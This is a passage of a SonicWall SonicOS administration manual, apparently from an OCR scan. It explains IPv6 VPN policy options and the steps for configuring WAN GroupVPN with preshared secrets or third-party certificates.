
NOTE: Remote users must be explicitly granted access to network resources on the **Users > Local Users** or **Users > Local Groups** page. When configuring local users or local groups, the **VPN Access** tab not only affects the ability of remote clients using GVC to connect to GroupVPN, but it also affects remote users using NetExtender and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the allow list on the **VPN Access** tab.

Topics:

Configuring VPNs for IPv6

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

IPSec VPNs can be configured for IPv6 in a similar manner to IPv4 VPNs after selecting the **IPv6** option in the **View IP Version** radio button at the top right of the **VPN Policies** section.




There are certain VPN features that are currently not supported for IPv6, including:

- IKEv2 is supported, while IKEv1 is currently not supported
- GroupVPN is not supported
- DHCP Over VPN is not supported.
- L2TP Server is not supported.
- Auto Provisioning is not supported.

Topics:


General Tab



When configuring an IPv6 VPN policy, on the **General** tab, the gateways must be configured using IPv6 addresses. FQDN is not supported. When configuring IKE authentication, IPV6 addresses can be used for the local and peer IKE IDs.

NOTE: DHCP Over VPN and L2TP Server are not supported for IPv6.

Network Tab




On the **Network** tab of the VPN policy, IPV6 address objects (or address groups that contain only IPv6 address objects) must be selected for the **Local Networks** and **Remote Networks**.

DHCP Over VPN is not supported, thus the DHCP options for protected network are not available.


The **Any address** option for **Local Networks** and the **Tunnel All** option for **Remote Networks** are removed. An all-zero IPv6 Network address object could be selected for the same functionality and behavior.

Proposals Tab



On the **Proposals** tab, the configuration is identical for IPv6 and IPv4, except IPv6 only supports **IKEv2 mode**.

Advanced Tab



The **Advanced** tab for IPv6 is similar to that of IPv4, with only these options being IP-version specific:

Advanced settings: Options available based on IP version

Option	IP Version	
	IPv4	IPv6
Enable Multicast	X	
Enable Keep Alive		X
Permit Acceleration	X	

Advanced settings: Options available based on IP version

Option	IP Version	
	IPv4	IPv6
Suppress automatic Access Rules creation for VPN Policy		X
Disable IPsec Anti-Replay		X
Using Primary IP Address		X
Specify the local gateway IP address		X

NOTE: Because an interface may have multiple IPv6 address, sometimes the local address of the tunnel may vary periodically. If a user needs a consistent IP address, configure the VPN policy to be bound to an interface instead of a Zone, and then specify the address manually. The address must be one of the IPv6 addresses for that interface.

Configuring GroupVPN Policies

GroupVPN policies facilitate the set up and deployment of multiple Global VPN Clients by the firewall administrator. **GroupVPN** is only available for Global VPN Clients and it is recommended you use XAUTH/RADIUS or third party certificates in conjunction with the **Group VPN** for added security.

From the **Network > Zones** page, you can create GroupVPN policies for any zones. SonicOS provides two default GroupVPN policies for the WAN and WLAN zones, as these are generally the less trusted zones. These two default GroupVPN policies are listed in the VPN Policies panel on the **VPN > Settings** page:

- WAN GroupVPN
- WLAN GroupVPN

In the **VPN Policy** dialog, from the **Authentication Method** menu, you can choose either the **IKE using Preshared Secret** option or the **IKE using 3rd Party Certificates** option for your IPsec Keying Mode.

SonicOS supports the creation and management of IPsec VPNs.


TIP: For information about Group VPN and Global VPN Client, see *Types of Group VPN/Global VPN Client Scenarios and Configurations* (SW7411).

Topics:

Configuring GroupVPN with IKE using Preshared Secret on the WAN Zone

To configure the WAN GroupVPN:

1 Click the **Edit** icon for the **WAN GroupVPN** entry. The **VPN Policy** dialog displays.




In the **General** tab, **IKE using Preshared Secret** is the default setting for **Authentication Method**.

2 A Shared Secret is automatically generated by the firewall in the **Shared Secret** field. You can generate your own shared secret. Shared Secrets must be a minimum of four characters.

You cannot change the name of any GroupVPN policy.

3 Click the **Proposals** tab to continue the configuration process.



4 In the **IKE (Phase 1) Proposal** section, use the following settings:

- Select the DH Group from the **DH Group** drop-down menu:
  - **Group 1**, **Group 2** (default), **Group 5**, or **Group 14** – Select **Group 2** from the **DH Group** drop-down menu.


  NOTE: The Windows XP L2TP client only works with DH Group 2.

- Select **DES**, **3DES** (default), **AES-128**, **AES-192**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method from the **Authentication** drop-down menu: **MD5**, **SHA1** (default), **SHA256**, **SHA384**, or **SHA512**.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

5 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** drop-down menu. Currently, **ESP** is the only option.
- Select **3DES** (default), **AES-128**, **AES-192**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method from the **Authentication** drop-down menu: **MD5**, **SHA1** (default), **SHA256**, **SHA384**, **SHA512**, **AES-XCBX**, or **None**.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

6 Click the **Advanced** tab.



7 Select any of the following optional settings you want to apply to your GroupVPN policy:

Advanced Settings

- **Disable IPsec Anti-Replay** - Stops packets with duplicate sequence numbers from being dropped.
- **Enable Multicast** - Enables IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- **Accept Multiple Proposals for Clients** - Allows multiple proposals for clients, such as the IKE (Phase 1) Proposal or the IKE (Phase 2) Proposal, to be accepted.
- **Enable IKE Mode Configuration** – Allows SonicOS to assign internal IP address, DNS Server, or WINS Server to third-party clients, like iOS devices or Avaya IP pones.
- **Management via this SA**: - If using the VPN policy to manage the firewall, select the management method, either **HTTP**, **SSH**, or **HTTPS**.

  NOTE: SSH is valid for IPv4 only.

- **Default Gateway** - Allows you to specify the IP address of the default network route for incoming IPsec packets for this VPN policy. Incoming packets are decoded by the firewall and compared to static routes configured in the firewall. For maximum routes, see Maximum routes and NAT policies allowed per firewall model.

  As packets can have any IP address destination, it is impossible to configure enough static routes to handle the traffic. For packets received via an IPsec tunnel, the firewall looks up a route. If no route is found, the security appliance checks for a Default Gateway. If a Default Gateway is detected, the packet is routed through the gateway. Otherwise, the packet is dropped.


Client Authentication

- **Require Authentication of VPN Clients via XAUTH** - Requires that all inbound traffic on this VPN tunnel is from an authenticated user. Unauthenticated traffic is not allowed on the VPN tunnel. The **Trusted users** group is selected by default. You can select another user group or **Everyone from User Group for XAUTH users** from the **User group for XAUTH** users menu.

- **Allow Unauthenticated VPN Client Access** - Allows you to enable unauthenticated VPN client access. If you clear **Require Authentication of VPN Clients via XAUTH**, the **Allow Unauthenticated VPN Client Access** menu is activated. Select an Address Object or Address Group from menu of predefined options, or select **Create new address object** or **Create new address group** to create a new one.

8 Click the **Client** tab.

9 Select any of the following settings you want to apply to your GroupVPN policy.



User Name and Password Caching

- **Cache XAUTH User Name and Password on Client** - Allows the Global VPN Client to cache the user name and password:
  - **Never** - Global VPN Client is not allowed to cache the username and password. The user is prompted for a username and password when the connection is enabled and also every time there is an IKE Phase 1 rekey. This is the default.
  - **Single Session** - Global VPN Client user is prompted for username and password each time the connection is enabled and is valid until the connection is disabled. The username and password is used through IKE Phase 1 rekey.
  - **Always** - Global VPN Client user prompted for username and password only once when the connection is enabled. When prompted, the user is given the option of caching the username and password.

Client Connections

- **Virtual Adapter Settings** - The use of the Virtual Adapter by the Global VPN Client (GVC) is dependent upon a DHCP server, either the internal SonicOS or a specified external DHCP server, to allocate addresses to the Virtual Adapter.

  In instances where predictable addressing is a requirement, it is necessary to obtain the MAC address of the Virtual Adapter and to create a DHCP lease reservation. To reduce the administrative burden of providing predictable Virtual Adapter addressing, you can configure the GroupVPN to accept static addressing of the Virtual Adapter's IP configuration.

  NOTE: This feature requires the use of SonicWall GVC.

- **None** - A Virtual Adapter is not used by this GroupVPN connection. This is the default.
- **DHCP Lease** - The Virtual Adapter obtains its IP configuration from the DHCP Server only, as configured in the **VPN > DHCP over VPN** page.
- **DHCP Lease or Manual Configuration** - When the GVC connects to the firewall, the policy from the firewall instructs the GVC to use a Virtual Adapter, but the DHCP messages are suppressed if the Virtual Adapter has been manually configured. The configured value is recorded by the firewall so it can proxy ARP for the manually assigned IP address. By design, there are currently no limitations on IP address assignments for the Virtual Adapter. Only duplicate static addresses are not permitted.

- **Allow Connections to** - Client network traffic matching destination networks of each gateway is sent through the VPN tunnel of that specific gateway.
  - **This Gateway Only** - Allows a single connection to be enabled at a time. Traffic that matches the destination networks as specified in the policy of the gateway is sent through the VPN tunnel. If this option is selected:
    - Along with **Set Default Route as this Gateway**, then the internet traffic is also sent through the VPN tunnel.
    - Without selecting **Set Default Route as this Gateway**, then the Internet traffic is blocked.
  - **All Secured Gateways** - Allows one or more connections to be enabled at the same time. Traffic matching the destination networks of each gateway is sent through the VPN tunnel of that specific gateway. If this option is selected:
    - Along with **Set Default Route as this Gateway**, then Internet traffic is also sent through the VPN tunnel.
    - Without **Set Default Route as this Gateway,** then the internet traffic is blocked. Only one of the multiple gateways can have **Set Default Route as this Gateway** enabled.
  - **Split Tunnels** - Allows the VPN user to have both local internet connectivity and VPN connectivity. This is the default.
- **Set Default Route as this Gateway** - Select this checkbox if all remote VPN connections access the internet through this VPN tunnel. You can only configure one VPN policy to use this setting. By default, this option is not enabled.
- **Apply VPN Access Control List** – Select this checkbox to apply the VPN access control list. When this option is enabled, specified users can access only those networks configured for them (for more information, see Adding Local Users on page 1573). This option is not enabled by default.

Client Initial Provisioning

- **Use Default Key for Simple Client Provisioning** - Uses Aggressive mode for the initial exchange with the gateway, and VPN clients uses a default Preshared Key for authentication. This option is not enabled by default.

10 Click **OK**.


Configuring GroupVPN with IKE using 3rd Party Certificates

To configure GroupVPN with IKE using 3rd Party Certificates, follow these steps:

CAUTION: Before configuring GroupVPN with IKE using 3rd Party Certificates, your certificates must be installed on the firewall.

1 In the **VPN > Settings** page, click the **Edit** icon under **Configure**. The **VPN Policy** dialog is displayed.

2 In the **Security Policy** section, select **IKE using 3rd Party Certificates** from the **Authentication Method** drop-down menu.



NOTE: The VPN policy name is GroupVPN by default and cannot be changed.

3 Select a certificate for the firewall from the **Gateway Certificate** drop-down menu.

4 Select one of the following Peer ID types from the **Peer ID Type** drop-down menu:

- **Distinguished Name** - This is based on the certificate's Subject Distinguished Name field, which is contained in all certificates by default.

  The format of any Subject Distinguished Name is determined by the issuing Certificate Authority. Common fields are Country (C=), Organization (O=), Organizational Unit (OU=), Common Name (CN=), Locality (L=), and vary with the issuing Certificate Authority. The actual Subject Distinguished Name field in an X.509 Certificate is a binary object which must be converted to a string for matching purposes. The fields are separated by the forward slash character, for example: `/C=US/O=SonicWall, Inc./OU=TechPubs/CN=Joe Pub`.

  Up to three organizational units can be specified. The usage is `c=*;o=*;ou=*;ou=*;ou=*;cn=*`. The final entry does not need to contain a semi-colon. You must enter at least one entry, for example, *c=us*.


- **Email ID** and **Domain Name** (default) - Both the **Email ID** and **Domain Name** types are based on the certificate's Subject Alternative Name field, which is not contained in all certificates by default. If the certificate does not contain a Subject Alternative Name field, this filter does not work.

  The **Email ID** and **Domain Name** filters can contain a string or partial string identifying the acceptable range required. The strings entered are not case sensitive and can contain the wild card characters `*` (for more than 1 character) and `?` (for a single character). For example, the string `*@sonicwall.com` when **Email ID** is selected allows anyone with an email address that ended in `sonicwall.com` to have access; the string `*sv.us.sonicwall.com` when **Domain Name** is selected allows anyone with a domain name that ended in `sv.us.sonicwall.com` to have access.

5 Enter the Peer ID filter in the **Peer ID Filter** field.

6 Check **Allow Only Peer Certificates Signed by Gateway Issuer** to specify that peer certificates must be signed by the issuer specified in the **Gateway Certificate** menu.

7 Click on the **Proposals** tab.



8 In the **IKE (Phase 1) Proposal** section, select the following settings:


- Select the DH Group from the **DH Group** menu.
  - **Group 1**, **Group 2**, **Group 5**, or **Group 14**

  NOTE: The Windows XP L2TP client only works with DH Group 2.
- Select **3DES** (default), **AES-128**, **AES-192**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu: **MD5**, **SHA1** (default), **SHA256**, **SHA384**, **SHA512**, **AES-XCBX**, or **None**.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

9 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** menu. Currently, **ESP** is the only option.
- Select **3DES** (default), **AES-128**, **AES-192**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method from the **Authentication** drop-down menu: **MD5**, **SHA1** (default), **SHA256**, **SHA384**, **SHA512**, **AES-XCBX**, or **None**.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

10 Click on the **Advanced** tab and select any of the following optional settings that you want to apply to your GroupVPN Policy:




- **Enable Windows Networking (NetBIOS) broadcast** - Allows access to remote network resources by browsing the Windows Network Neighborhood.
- **Enable Multicast** - Enables IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- **Management via this SA** - If using the VPN policy to manage the firewall, select the management method, either **HTTP**, **SSH**, or **HTTPS**.

  NOTE: SSH is valid for IPv4 only.

- **Default Gateway** - Used at a central site in conjunction with a remote site using the **Route all Internet traffic through this SA** check box. Default LAN Gateway allows you to specify the IP address of the default LAN route for incoming IPsec packets for this SA.

